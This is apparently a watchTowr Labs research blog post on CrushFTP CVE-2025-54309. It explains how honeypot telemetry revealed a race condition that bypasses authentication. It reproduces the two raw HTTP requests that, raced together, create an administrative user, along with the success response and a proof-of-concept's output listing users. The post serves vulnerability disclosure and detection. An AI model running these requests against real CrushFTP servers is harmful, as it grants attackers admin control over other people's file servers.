

Gain early access to our research, and understand your exposure - request a demo of the watchTowr Platform!



BY — SONNY — AUG 27, 2025

The One Where We Just Steal The Vulnerabilities (CrushFTP CVE-2025-54309)



CrushFTP

The One Where We Just Steal The Vulnerabilities

CVE-2025-54309

Vulnerability Research



On July 18, 2025, users of CrushFTP woke up to an announcement:

CVE-2025-54309

July 18th, 9AM CST there is a 0-day exploit seen in the wild. Possibly it has been going on for longer, but we saw it then.

Hackers apparently reverse engineered our code and found some bug which we had already fixed. They are exploiting it for anyone who has not stayed current on new versions.

<https://www.crushftp.com/crush11wiki/Wiki.jsp?page=CompromiseJuly2025>

As we've all experienced in 2025, 2025 has been the year of vendors burying their heads in the sand with regard to in-the-wild exploitation, even in the face of impressively indisputable evidence, and using their status as a CNA to somehow get CVEs with suspiciously similar identifiers to the point that confusion appears almost intentional.

But CrushFTP did something special in their message - perhaps without realising, they leveraged the English language to casually acknowledge that hackers had been targeting their solution in the wild, possibly for a while - but who could really know - and then eloquently and calmly, just threw their users under the bus because they should've known to patch their systems for the silently patched vulnerability that CrushFTP didn't tell anyone about.

You stupid users!

Regardless - apparently, CrushFTP is a cross-platform file transfer server supporting FTP, SFTP, HTTP/S, and WebDAV, designed for secure and flexible data sharing. It offers web-based administration, role-based permissions, directory service integration, and strong security features like two-factor authentication, making it a scalable alternative to complex enterprise file transfer solutions.

Used by (unfortunate) individuals, small businesses and in frequent cases, enterprises. With a decorated history of Authentication Bypass and Remote Code Execution vulnerabilities, we were surprised to see that they hadn't yet signed the Secure by Design pledge.

So What's The Vulnerability?

Well, this vulnerability was assigned the catchy CVE ID CVE-2025-54309, obtaining CISA KEV status on July 22, 2025, and given the following description:


CrushFTP 10 before 10.8.5 and 11 before 11.3.4_23, when the DMZ proxy feature is not used, mishandles AS2 validation and consequently allows remote attackers to obtain admin access via HTTPS, as exploited in the wild in July 2025.

This struck us as slightly humorous, and we're sure there was no malice or attempt to mislead. However, for the avoidance of doubt, the DMZ proxy feature is not enabled by default and doesn't appear to be widely used. Why stop at this meaningless clarification, we wondered?

To explain this a little further, administrative access to CrushFTP, for example, as the built-in user `crushadmin` is effectively game over, with the user able to retrieve sensitive files, create sensitive files and more.

This is exacerbated by the reality that with over [30,000 instances online](#), there is no shortage of potential victims, and thus this is not a 'fly by night vulnerability'.

At the same time, ReliaQuest shared that some horrible person was selling the vulnerability:



With limited information, we took our cue - time to dive in.



Something A Little Different

Many of the individuals who read our blog posts, presumably under duress, are familiar with our patch diffing process when we're looking to reverse engineer known vulnerabilities for which patches exist.

However, we recently unveiled a capability we've been using behind the scenes for quite a while to give users of the watchTower Platform real-time visibility into zero-day exploitation, n-day exploitation and other broader attacker tactics and techniques.

We call it "Attacker Eye" - effectively, this is watchTower's proprietary global honeypot network. We won't go into too much detail here, but Attacker Eye is special.

A capability within Attacker Eye that we're incredibly proud of is STAB, allowing us to convert your insert-favourite-enterprise-grade-appliance-vendor-here appliances into full-blown honeypots.

STAB is a universal in-memory kernel backdoor that we can inject into virtualized appliances, allowing us to universally jailbreak appliances and deploy EDR-tier capabilities onto the device itself to capture network, disk, and memory artefacts when exploitation occurs (the type of telemetry that vendors still haven't given their customers ;-)).

If a vulnerability is being exploited in the wild and indiscriminately so, the following proverb from 1532AD will ring true to many:

"Teach a hacker to find vulnerabilities, and they might find a couple. Teach a hacker to steal warez from another idiot, and they will feast for eternity". Something like that, anyway.

So, while we began staring at CrushFTP in the hope that it would reveal the vulnerability, our Proactive Threat Intelligence team deployed a CrushFTP sensor within our global Attacker Eye network and began collecting telemetry.




The Waiting Game

While existing in the daze of a typical morning, alarm bells across Slack began to ring - a sensor within Attacker Eye had fallen down, specifically our CrushFTP sensor.

Honeypot data always sounds simple in retrospect, but baselining across numerous sources of data, normalising, and then spotting useful anomalies becomes an art.

Whilst analyzing the sensor data, we instantly saw something of interest:



See that spike above?!

Reviewing the raw HTTP requests coming, that correlated with this fairly intense spike, we saw two similar requests repeated circa 1000x each:

Request 1:

```
POST /WebInterface/function/ HTTP/1.1
Host: {{Hostname}}
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
AS2-TO: \crushadmin
Content-Type: disposition-notification
X-Requested-With: XMLHttpRequest
Cookie: CrushAuth=1755628505894_6BIIu82Vk0lI9naqUFa0zdjXu0ZgDeQ5; currentAuth=
Content-Length: 785
```

```
command=setUserItem&data_action=new&serverGroup=MainUsers&username=WATCHTOWRUS
```

Request 2:

```
POST /WebInterface/function/ HTTP/1.1
Host: {{Hostname}}
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: CrushAuth=1755628505894_6BIIu82Vk0lI9naqUFa0zdjXu0ZgDeQ5; currentAuth=
Content-Length: 785
```

```
command=setUserItem&data_action=new&serverGroup=MainUsers&username=WATCHTOWRUS
```

The POST body in both requests appear to be attempting to add an administrative user (replaced with the name "WATCHTOWRUSER") to the instance via the `setUserItem` function.

However, those gifted with the power of reading and sight will notice that there is a difference.

- Request [1]
 - Contains the headers `AS2-T0 / Content-Type`
 - The `AS2-T0` header has a value of `\crushadmin` , the builtin CrushFTP administrative user
- Request [2]
 - Does not contain any of the above

Why, you might ask? Who knows.

Crime Pays, Theft Pays Better

While waiting for our sensor to return (and as usual, having attention spans measured in number of TikTok videos), we decided to fire up a local instance of a vulnerable version of CrushFTP- specifically `crushftp11:11.3.0_3` - to see if the captured requests triggered any strange behaviour.

The results were fairly underwhelming, with no obvious visual differential between the HTTP responses for both requests [1] and request [2] .

Both requests received the following response:

```
HTTP/1.1 404 Not Found
Content-Length: 38
Server: CrushFTP HTTP Server
P3P: policyref="/WebInterface/w3c/p3p.xml", CP="IDC DSP COR ADM DEVi TAIi PSA
Keep-Alive: timeout=15, max=20
Connection: Keep-Alive
```

The selected resource was not found.



Undeterred, we went back to staring at HTTP logs.

If we summarised where we were, we had:

- 1,190 occurrences of request [1] (with the AS2-TO header)and
- 1,192 of occurrences of request [2] (without the AS2-TO header),

A.. strikingly... similar count....

Following a hunch that “it’s inexplicable, so it’s a computer, and not an SSLVPN, and thus must be explicable,” we stared a bit harder. These requests were coming in one after the other in a very short period of time, almost as if they were racing each other (and perhaps unintentionally DoS’ing our sensor).

So, we did what anyone else would do - wrote a quick script to blast the two requests sequentially with a fairly ridiculous number of threads (the biggest number we’ve ever thought of).

Suddenly, something changed - one of our HTTP responses to request [2] indicated that a user had been successfully added to the vulnerable CrushFTP instance:


```
HTTP/1.1 200 OK
Cache-Control: no-store
Pragma: no-cache
Content-Type: text/xml; charset=utf-8
Server: CrushFTP HTTP Server
P3P: policyref="/WebInterface/w3c/p3p.xml", CP="IDC DSP COR ADM DEVi TAIi PSA
Keep-Alive: timeout=15, max=20
Connection: Keep-Alive
Content-Length: 163
```

```
<?xml version="1.0" encoding="UTF-8"?>
<result><response_status>OK</response_status><response_type>text</response_type>
```



Logging into the frontend just to confirm we were not insane, we were able to confirm that an administrative user named “WATCHTOWERUSER” had been added.

Success - we've used a cheat code and just stolen the exploit for this vulnerability!



We can quickly deduce that we've captured CVE-2025-54309, with a clear indication that this vulnerability revolves around a race condition:

Within HTTP request [1] , the user property (username) specified in the AS2-T0 header is set inside the session object of the cookies CrushAuth and currentAuth

AS2-T0: \crushadmin

Should the stars align and the race be won, HTTP request [2] executes as the crushadmin user and we are able to use setUserItem to create a new administrative user.

It is key to note that these HTTP requests in isolation cannot trigger the vulnerability - their combination within the race is key.



Detection Artefact Generator

No watchTowr Labs blogpost would be complete without your very own artefact generator - you can grab it from [GitHub](#).

This PoC doesn't add a backdoor user - instead, it simply confirms the vulnerability by extracting the user list.

```
➔ vuln python3.11 watchTower-vs-CrushFTP-CVE-2025-54309.py http://127.0.0.1:8082
[*] Generated new c2f value: ZI6L

      _ _ _ _ _
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/ / / / /

watchTower-vs-CrushFTP-CVE-2025-54309.py
(*) CrushFTP Authentication Bypass Race Condition PoC

- Sonny , watchTower (sonny@watchTower.com)

CVEs: [CVE-2025-54309]

[*] CRUSHFTP RACE CONDITION POC
[*] TARGET: http://127.0.0.1:8082
[*] ENDPOINT: CrushFTP WebInterface getUserList
[*] ATTACK: 5000 requests with new c2f every 50 requests
=====
Starting race with 5000 request pairs...
=====
[*] Generated new c2f value: 9TaN
[*] NEW SESSION: c2f=9TaN
[*] EXFILTRATED 3 USERS: crushadmin, default, TempAccount
[*] VULNERABLE! RACE CONDITION POSSIBLE!
```

The research published by [watchTower Labs](#) is just a glimpse into what powers the [watchTower Platform](#) – delivering automated, continuous testing against real attacker behaviour.

By combining Proactive Threat Intelligence and External Attack Surface Management into a single **Preemptive Exposure Management** capability, the [watchTower Platform](#) helps organisations rapidly react to emerging threats – and gives them what matters most: **time to respond**.

**Gain early access to our research,
and understand your exposure,**

with the watchTower Platform

[REQUEST A DEMO](#)

PREVIOUS POST

[Guess Who Would Be Stupid Enough To Rob The Same Vault Twice? Pre-Auth RCE Chains in Commvault](#)

NEXT POST

[Cache Me If You Can \(Sitecore Experience Platform Cache Poisoning to RCE\)](#)

watchTower Labs © 2026

Powered by Ghost